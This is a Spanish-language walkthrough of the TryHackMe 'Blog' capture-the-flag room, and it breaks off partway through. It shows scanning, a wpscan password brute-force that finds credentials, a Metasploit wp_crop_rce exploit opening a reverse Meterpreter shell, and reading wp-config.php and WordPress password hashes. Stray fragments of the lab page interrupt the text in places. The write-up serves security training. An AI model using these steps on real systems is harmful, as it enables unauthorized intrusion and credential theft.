

Blog

Descripción

Billy Joel ha creado un blog en el ordenador de su casa y ha empezado a trabajar en él. ¡Va a ser alucinante!

Enumera esta caja y encuentra las 2 banderas que se esconden en ella! Billy tiene algunas cosas raras en su portátil. ¿Puedes maniobrar y conseguir lo que lo que necesitas? O caerás en la madriguera del conejo... Para que el blog funcione con AWS, tendrás que añadir MACHINE_IP blog.thm a tu archivo /etc/hosts.

Traducción realizada con la versión gratuita del traductor DeepL.com

Reconocimiento

Añadimos blog.thm a la archivo /etc/hosts ya que dice correr en virtual hosting.

Escaneo de maquina

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 5.0
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Billy Joel's IT Blog &#8211; The IT blog
| http-robots.txt: 1 disallowed entry
|_ /wp-admin/
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-03-25T21:26:34
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2024-03-25T21:26:34+00:00
```

Con el escaneo, en la cabecera http-generator se nombra el CMS, wordpress y la versión 5.0, además del samba abierto, también detecta al usuario guest, dentro del samba.

Ingresamos a la web en busca de información y navegando un poco, detectamos dos potenciales usuarios, haciendo hover sobre los autores de los post podemos encontrar dos usuarios:

Oh and don't forget to hide this post once you get up and running...
that would be embarrassing lol!

iloveyou,
Mom

UNCATEGORIZED

Welcome!

By [Billy Joel](#) May 26, 2020 No Comments

This is my first blog post! I just installed this WordPress thing and
am eager to get writing and write about so many different topics!



Recent Posts

[A Note From Mom](#)

blog.thm/author/bjoel/

Billy Joel's IT Blog The IT blog

UNCATEGORIZED

A Note From

By [Karen Wheeler](#) May 26,

Hey Billy! I think this is such a good idea and I hope you can use this blog to write tutorials and articles that are just getting started in the IT industry and it'll help a lot of people.

Remember not to let it get you down! Stay motivated and do what you're doing and something good will come out of it.

Oh and don't forget to hide this post once you're done that would be embarrassing lol!

iloveyou,
Mom

blog.thm/author/kwheel/

Usuario 1: kwheel

Usuario 2: bjoel

Al saber que tratamos con un wordpress, ejecutaremos un ataque de diccionario contra el panel de administración utilizando wpscan, y veremos si podemos encontrar credenciales validas, para nuestros alguno de nuestros dos usuarios

Crearemos la lista unicamente con esas dos entradas llamada users.txt

```
(root@kali)-[/home/kali/Desktop/tryhackme/blog]
# cat users.txt
kwheel
bjoel

(root@kali)-[/home/kali/Desktop/tryhackme/blog]
# wpscan --url http://blog.thm/wp-login.php -U users.txt -P /usr/share/wordlists/rockyou.txt
```

WordPress Security Scanner by the WPScan Team

Obtenemos acceso con kwheel:cutiepie1 y esperamos a que siga realizando el ataque de fuerza bruta.

```
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)


[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:10 (137 / 137) 100.00% Time: 00:00:10

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 2 user/s
TTrying bjoel / dominique Time: 00:01:13 < > (2245 / 28688784) 0.00% ETA: ??:??:
[SUCCESS] - kwheel / cutiepie1
Trying bjoel / dancer12 Time: 00:05:43 < > (12474 / 28691647) 0.04% ETA: ??:??:??
```

Intentamos probar las credenciales dentro de blog.htm/wp-admin, y conseguimos acceso con kwheel al dashboard



Enumeraremos también el samba, para ver si es posible ver algún archivo, sin uso de credenciales, pero podemos ver que no hay mucho


```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  cutiepie1       yes       The WordPress password to authenticate
  Proxies    no              no        A proxy chain of format type:host:port
  RHOSTS     10.10.101.181   yes       The target host(s), see https://docs.m
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connect
  TARGETURI  /               yes       The base path to the wordpress applica
  THEME_DIR  no              no        The WordPress theme dir name (disable
  USERNAME   kwheel          yes       The WordPress username to authenticate
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      10.14.74.176    yes       The listen address (an interface may be sp
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    WordPress

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.14.74.176:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.101.181
[*] Meterpreter session 1 opened (10.14.74.176:4444 → 10.10.101.181:36100) at
[*] Attempting to clean up files...
^[[B^[[B^[[B
meterpreter >
```

Ahora intentaremos buscar dentro de home la flag de user:

```
meterpreter > cd home
meterpreter > ls
Listing: /home

Mode                Size  Type      Last modified      Name
----                -
040755/rwxr-xr-x    4096  dir       2020-05-26 16:08:48 -0400  bjoel

meterpreter > cd bjoel
meterpreter > ls
Listing: /home/bjoel

Mode                Size  Type      Last modified      Name
----                -
020666/rw-rw-rw-    0      cha       2024-03-25 17:24:26 -0400  .bash_history
100644/rw-r--r--    220    fil       2018-04-04 14:30:26 -0400  .bash_logout
100644/rw-r--r--    3771   fil       2018-04-04 14:30:26 -0400  .bashrc
040700/rwx-----    4096  dir       2020-05-25 09:15:58 -0400  .cache
040700/rwx-----    4096  dir       2020-05-25 09:15:58 -0400  .gnupg
100644/rw-r--r--    807    fil       2018-04-04 14:30:26 -0400  .profile
100644/rw-r--r--    0      fil       2020-05-25 09:16:22 -0400  .sudo_as_admin_successful
100644/rw-r--r--    69106 fil       2020-05-26 14:33:24 -0400  Billy_Joel_Termination_May20-2020.pdf
100644/rw-r--r--    57     fil       2020-05-26 16:08:47 -0400  user.txt

meterpreter >
```

Accedemos a una shell y hacemos un tratamiento de la tty

```
meterpreter > shell
Process 1833 created.
Channel 12 created.
script /dev/null -c bash
Script started, file is /dev/null
www-data@blog:/$ stty raw -echo;fg
stty raw -echo;fg
bash: fg: current: no such job
www-data@blog:/$ xterm

Command 'xterm' not found, but can be installed with:

apt install xterm
Please ask your administrator.

www-data@blog:/$ export SHELL=bash TERM=xterm
www-data@blog:/$
```

What CMS was Billy using?

wordpress

What version of the above CMS was being used?

5.0

100% Credits

Vemos el archivo de configuración del wordpress para ver credenciales hardcodeda

```
www-data@blog:/$ cd /var/www/wordpress
www-data@blog:/var/www/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/* Custom */
define('WP_HOME', '/');
define('WP_SITEURL', '/'); */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'blog');

/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/** Custom FS Method */
```

Title	Target IP Address	Expires
Blog	10.10.101.181	1h 23min 32s

In order to get the blog to work with AWS, you need to create a user.txt file in the root directory of the blog. Credit to Sq01

Answer the questions below

root.txt

user.txt

Answer format: IP:port/path/file

Where was user.txt found?

What CMS was Billy using?

wordpress

What version of the above CMS was being used?

5.0

Ingresamos dentro de la base de datos con las credenciales y buscamos dentro de wp_users

```
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

www-data@blog:/var/www/wordpress$ mysql -u wordpressuser -p
Enter password: LittleYellowLamp90!@

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 32490
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases<
show databases<
→ ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| blog |
+-----+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> use blog;
use blog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_blog |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users
select * from wp_users
→ ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | bjoel | $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/ | bjoel | nconkl1@outlook.com | | 2020-05-26 03:52:26 | | 0 | Billy Joel |
| 3 | kwheel | $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te. | kwheel | zlbzydwr1fjhmuyymk@ttirv.net | | 2020-05-26 03:57:39 | | 0 | Karen Wheeler |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

root.txt

user.txt

Where was user.txt found?

What CMS was Billy using?

What version of the above CMS was being used?

Submit Credits

Submit

Submit

Submit

Correct Answer

Correct Answer

Encontramos dos entradas:

ID 1 bjoel \$P\$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/
ID 3 kwheel \$P\$BedNwvQ29vr1TPd80CDl6WnHyjr8te.

Intentaremos determinar el tipo de cifrado/encryptado que tiene la contraseña utilizando hashid

